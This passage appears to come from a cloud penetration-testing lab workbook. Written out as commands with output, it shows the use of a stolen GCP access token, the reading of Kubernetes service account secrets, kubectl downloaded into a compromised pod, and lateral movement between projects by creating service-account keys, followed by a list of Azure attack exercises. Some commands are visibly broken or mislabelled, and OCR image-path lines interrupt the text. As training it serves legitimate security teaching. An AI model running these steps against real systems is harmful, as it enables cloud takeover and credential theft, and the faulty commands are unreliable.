17Z9A99mkoBN7EvQrA5Ml3a-4_XrrjkIVqkYHWxfRIlG5ZUjt17778k9x9akzJOSZaRbbNYO6L.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................","expires_in":3478,"token_type":"Bearer"}root@data-deployment-b-67d9ffd9b7-b2xsz:/var/www/html#
```

Step 5 : Verifying stolen access token on attacker system.

curl -H "Content-Type: application/x-www-form-urlencoded" -d "access_token=ya29.c.KpkBFAgahIZSgW-QNJ498SvFKkUPZQlr8AtuJT7gkOzgVmXCwsApR1gsDFtYNJIl6_Dk1ph1YEgQLe0yN7MBxjGrxv3UB40Z0ioc5vDUUDTpfSCfhdowQ8evrf4meOexegpLYZdtNOKN5QfPYHrXUrba3pVUL98umHTF9dqAbGUvXdXDXOTWrU0CZFi7i-J-DMX-vl2tXOWpdQd_" https://www.googleapis.com/oauth2/v1/tokeninfo

```
C:\Users\Hacker>curl -H "Content-Type: application/x-www-form-urlencoded" -d "access_token=ya29.c.KpkBFAgahIZSgW-QNJ4
98SvFKkUPZQlr8AtuJT7gkOzgVmXCwsApR1gsDFtYNJIl6_Dk1ph1YEgQLe0yN7MBxjGrxv3UB40Z0ioc5vDUUDTpfSCfhdowQ8evrf4meOexegpLYZdt
NOKN5QfPYHrXUrba3pVUL98umHTF9dqAbGUvXdXDXOTWrU0CZFi7i-J-DMX-vl2tXOWpdQd_" https://www.googleapis.com/oauth2/v1/tokeni
nfo
{
  "issued_to": "116098824372213280452",
  "audience": "116098824372213280452",
  "scope": "https://www.googleapis.com/auth/trace.append https://www.googleapis.com/auth/service.management.readonly
https://www.googleapis.com/auth/servicecontrol https://www.googleapis.com/auth/monitoring https://www.googleapis.com/
auth/logging.write https://www.googleapis.com/auth/devstorage.read_only",
  "expires_in": 1933,
  "access_type": "online"
}
```

Step 6 : Get the information about kubernetes service account.

ls /var/run/secrets/kubernetes.io/serviceaccount/

```
root@data-deployment-b-67d9ffd9b7-b2xsz:/var/run/secrets/kubernetes.io/serviceaccount# ls
ls
ca.crt
namespace
token
```

Step 7 : Get the content of the service account certificate. .

cat ca.crt

```
root@data-deployment-b-67d9ffd9b7-b2xsz:/var/run/secrets/kubernetes.io/serviceaccount# cat ca.crt
cat ca.crt
-----BEGIN CERTIFICATE-----
MIIELTCCApWgAwIBAgIRAObeIeFmUMsL1d9m/y+MXHAwDQYJKoZIhvcNAQELBQAw
LzEtMCsGA1UEAxMkYmJjMzE4NmEtODQ0ZC00NmQ2LThjNDYtM2I4YzU1ZmMxMDVi
MCAXDTIxMTAxMjA5MzE1N1oYDzIwNTExMDA1MTAzMTU3WjAvMS0wKwYDVQQDEyRi
YmMzMTg2YS04NDRkLTQ2ZDYtOGM0Ni0zYjhjNTVmYzEwNWIwggGiMA0GCSqGSIb3
DQEBAQUAA4IBjwAwggGKAoIBgQDnl3UG8g6goKBDFVLkoZ486rcFab3Zj8wds5hP
MSdW8XL1+PR+909EodDB0wZz51r8QU9QfUfBLwGLTmrFBk4Kj2BIppsMAxKPspqS
xtDT7Ke7at2CDfoJ7q2m3qzpP47pYbreiBSdxlHt95jWGTbhF/nC1QuJmpRftb00
FFbKqJu8mf7To+frPUP355XnlqkE+WBgz/5ailBru7EHtv2x9W4Gfwny6CRYzFhf
gFPHrWmbW4SEWvqYlcCywpW/Ndtuvcrqjl8SaSAK/AYJq+t4Aa7CAfkJrJoETFAc
ZHZApJSiNABKL/Omw9RAe3q9/B4MVdMOlm5Jex/amijKmZ4eyPz10uUNLd1ViyM0
IoQ8JY75o+bRY09JPQmdOzpq7iOhsOff5gGKeUpK8gsKxCvtPIWXKEIZk1XaXCN+
2Xo5KdKFv77EeE9/EYSgn8UxKR90J8Cex5ObVxFaWK5yyTJEbrcd513bPeC55kjD
uas+9ZulyQVRbSYN3uysV9//VmkCAwEAAaNCMEAwDgYDVR0PAQH/BAQDAgIEMA8G
A1UdEwEB/wQFMAMBAf8wHQYDVR0OBBYEFJ643DvjFCGZsYh6cC8sUkjdT07bMA0G
CSqGSIb3DQEBCwUAA4IBgQB9r3Mzwt1O/SljPbJ+NPfUljqGL89O9xwJdXNlHpfc
7N1CvoGdTimwDu2PgYVx3O8pswy9fT4Jo4kBzIjzj0RVf6Y/GNp6GXM2N21Tz8Fv
b1S/LQFOCVCPjtLbS/9CshzAKeKAutY9BkB22HsoNQTuiZibgqw7Okkd8B9OsSxi
q2ODjXFZfc/YiMmp6ZyaNyULpllvvFgj46D1FoQyN8u5X8PNVF6aJw4wBhHCkLZa
7biyDQLGMWQcH2bDbO4HkVGxGhb7Xi6TVtnH+m64v8/E1lZablAstqi+vGaa0aKE
LPmjlm3ouIdNj9WvvRuIPO1MD/bFCTqpXmTB0viRgCnFbN9mSaAQZxFRfrTn/oy+
dpYbLEPjlwsomJ7dokkTYgG9pt0QfF8pYoZb1vUE/G/E/hf8UDTe6UoED2H+Fapc
FTlTe1QW9tt63YXktUwQaTe5cgqV2LBSuX6aZ3TaVe91NzaV3kvNEVAqyKirwsqh
6q+srSNVixuGSGdrPiZHEbo=
-----END CERTIFICATE-----
root@data-deployment-b-67d9ffd9b7-b2xsz:/var/run/secrets/kubernetes.io/serviceaccount#
```

Step 8 : Download kubectl binary from remote machine to compromised pod.

curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"

```
root@data-deployment-b-67d9ffd9b7-b2xsz:~# curl -LO "https://dl.k8s.io/release/$(curl -L -s https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
able.txt)/bin/linux/amd64/kubectl"e/$(curl -L -s https://dl.k8s.io/release/sta
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   154  100   154    0     0   7000      0 --:--:-- --:--:-- --:--:--  7000
100 44.7M  100 44.7M    0     0  83.9M      0 --:--:-- --:--:-- --:--:--  130M
root@data-deployment-b-67d9ffd9b7-b2xsz:~# ls
ls
kubectl
```

Step 9 : Use kubectl utility within compromised pod to authenticate to kubernetes control plane .

./kubectl get pods


```
root@data-deployment-b-67d9ffd9b7-b2xsz:~# ./kubectl get pods
./kubectl get pods
NAME                                  READY   STATUS    RESTARTS   AGE
data-deployment-b-67d9ffd9b7-b2xsz    1/1     Running   0          6h7m
data-deployment-b-67d9ffd9b7-gvcxr    1/1     Running   0          6h7m
sensitive-pod                         1/1     Running   0          6h7m
```

Step 10 : Use kubernetes service account credential to authentication to control plane using kubernetes api.

curl --cacert ca.crt -H "Authorization: Bearer ${cat token}" https://kubernetes.default/api/v1/pod/namespaces/${cat namespace}

EXERCISE : GCP - 5

Cross Project Lateral Movement


Google cloud
User 1 Editor
2a. Retrieve Access Token
2b. Retrieve Access Token
SA1 Owner
SA2 Owner
SA2 has Editor Role on Project B
SA3 owner
3. Lateral Movement From Project A to Project B
Project B
Project A
1. Compromise User 1, Which have Editor Level Permission on Project A
Attacker

Step 1 : Authenticate to Gcloud cli with compromised user credential.

gcloud auth login emp01@atomic-nuclear.site

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud auth login emp01@atomic-nuclear.site                                                    2 ✗
WARNING: Re-using locally stored credentials for [emp01@atomic-nuclear.site]. To fetch new credentials, re-run the command with the `--force` flag.

You are now logged in as [emp01@atomic-nuclear.site].
Your current project is [staging-project-329312].  You can change this setting by running:
  $ gcloud config set project PROJECT_ID
```

Step 2 : Retrieve the project id and configure to gcloud cli .

gcloud projects list

gcloud config set project staging-project-329312

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud projects list
PROJECT_ID                NAME              PROJECT_NUMBER
staging-project-329312    Staging-Project   122029592693
```

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud config  set project staging-project-329312
Updated property [core/project].
```

Step 3 : Get the get policy attached to gcp project.

gcloud projects get-iam-policy staging-project-329312

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud projects get-iam-policy staging-project-329312
bindings:
- members:
  - serviceAccount:sa1-164@staging-project-329312.iam.gserviceaccount.com
  - serviceAccount:sa2-76@staging-project-329312.iam.gserviceaccount.com
  role: roles/editor
- members:
  - user:emp01@atomic-nuclear.site
  - user:manish@atomic-nuclear.site
  role: roles/owner
etag: BwXOi7krtXk=
version: 1
```

Step 4 : Create a new key for service account “SA1”.

gcloud iam service-accounts keys create /tmp/SA1-Key.json --iam-account sa1-164@staging-project-329312.iam.gserviceaccount.com

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud iam service-accounts keys create /tmp/SA1-Key.json --iam-account sa1-164@staging-project-329312.iam.gserviceaccount.com
created key [e66b480a8d2fccdd7a11d0aad936cb624547dfca] of type [json] as [/tmp/SA1-Key.json] for [sa1-164@staging-project-329312.iam.gserviceaccount.com]
```

Step 5 : Now, activate service account with newly created service account key.

gcloud auth activate-service-account --key-file=/tmp/SA1-Key.json

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud auth activate-service-account --key-file=/tmp/SA1-Key.json
Activated service account credentials for: [sa1-164@staging-project-329312.iam.gserviceaccount.com]
```

Step 6 : List of all active account in gcloud cli.

gcloud auth list

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud auth list
                 Credentialed Accounts
ACTIVE  ACCOUNT
        emp01@atomic-nuclear.site
*       sa1-164@staging-project-329312.iam.gserviceaccount.com

To set the active account, run:
    $ gcloud config set account `ACCOUNT`
```

Step 7 : List of all projects, which are accessible by newly authenticate service account.

gcloud projects list

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud projects list
API [cloudresourcemanager.googleapis.com] not enabled on project
[122029592693]. Would you like to enable and retry (this will take a
few minutes)? (y/N)?  y

Enabling service [cloudresourcemanager.googleapis.com] on project [122029592693]...
Operation "operations/acf.p2-122029592693-b1e82319-adbf-4f3f-a0de-a834bb87a8ee" finished successfully.
PROJECT_ID             NAME             PROJECT_NUMBER
staging-project-329312  Staging-Project  122029592693
```

Step 8 : Get the get policy attached to gcp project.

gcloud projects get-iam-policy staging-project-329312

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud projects get-iam-policy staging-project-329312
bindings:
- members:
  - serviceAccount:sa1-164@staging-project-329312.iam.gserviceaccount.com
  - serviceAccount:sa2-76@staging-project-329312.iam.gserviceaccount.com
  role: roles/editor
- members:
  - user:emp01@atomic-nuclear.site
  - user:manish@atomic-nuclear.site
  role: roles/owner
etag: BwXOi7krtXk=
version: 1
```

Step 9 : Create a new key for service account “SA2”.

gcloud iam service-accounts keys create /tmp/SA2-Key.json --iam-account sa2-76@staging-project-329312.iam.gserviceaccount.com

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud iam service-accounts keys create /tmp/SA2-Key.json --iam-account sa2-76@staging-project-329312.iam.gserviceaccount.com
created key [82f16f773b11bf269bc40012798a27a8b9c6579d] of type [json] as [/tmp/SA2-Key.json] for [sa2-76@staging-project-329312.iam.gserviceaccount.com]
```

Step 10 : Now, activate service account with newly created service account key [SA2].

gcloud auth activate-service-account --key-file=/tmp/SA2-Key.json

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud auth activate-service-account --key-file=/tmp/SA2-Key.json
Activated service account credentials for: [sa2-76@staging-project-329312.iam.gserviceaccount.com]
```

Step 11 : List of all active account in gcloud cli.

gcloud auth list

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud auth list
                 Credentialed Accounts
ACTIVE  ACCOUNT
        emp01@atomic-nuclear.site
        sa1-164@staging-project-329312.iam.gserviceaccount.com
*       sa2-76@staging-project-329312.iam.gserviceaccount.com

To set the active account, run:
    $ gcloud config set account `ACCOUNT`
```

Step 12 : List of all projects, which are accessible by newly authenticate service account.

gcloud projects list

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud projects list
PROJECT_ID                  NAME                PROJECT_NUMBER
production-proj-325612      Production-Proj     547664270161
staging-project-329312      Staging-Project     122029592693
```

Step 13 : Get the get policy attached to gcp project.

gcloud projects get-iam-policy staging-project-329312

```
┌──(kali㉿kali)-[~/Downloads/google-cloud-sdk/bin]
└─$ ./gcloud projects get-iam-policy production-proj-325612
bindings:
- members:
  - serviceAccount:service-547664270161@gcp-sa-cloudbuild.iam.gserviceaccount.com
  role: roles/cloudbuild.serviceAgent
- members:
  - serviceAccount:service-547664270161@gcf-admin-robot.iam.gserviceaccount.com
  role: roles/cloudfunctions.serviceAgent
- members:
  - serviceAccount:service-547664270161@compute-system.iam.gserviceaccount.com
  role: roles/compute.serviceAgent
- members:
  - serviceAccount:service-547664270161@container-engine-robot.iam.gserviceaccount.com
  role: roles/container.serviceAgent
- members:
  - serviceAccount:service-547664270161@containerregistry.iam.gserviceaccount.com
  role: roles/containerregistry.ServiceAgent
- members:
  - serviceAccount:sa2-76@staging-project-329312.iam.gserviceaccount.com
  - serviceAccount:sa3-839@production-proj-325612.iam.gserviceaccount.com
  - user:admin@atomic-nuclear.site
  - user:manish@atomic-nuclear.site
  role: roles/owner
- members:
  - serviceAccount:service-547664270161@gcp-sa-pubsub.iam.gserviceaccount.com
  role: roles/pubsub.serviceAgent
etag: BwXOjtyINTQ=
version: 1
```

Module 3 : Attacking Azure Cloud Environment


Exercises :

- Initial Access by Illicit Consent Grant Attack
- Persistence by Service Principal App Role Permission
- Privilege Escalation by Exploiting Azure Automation Accounts.
- Credentia Hunting from Azure Key Vault
- Lateral Movement using Azure MDM Solution
- Azure AD Connect Compromising
- Office 365 [O365] Hijacking
- Defence Evasion by Defender for Cloud Downgrade

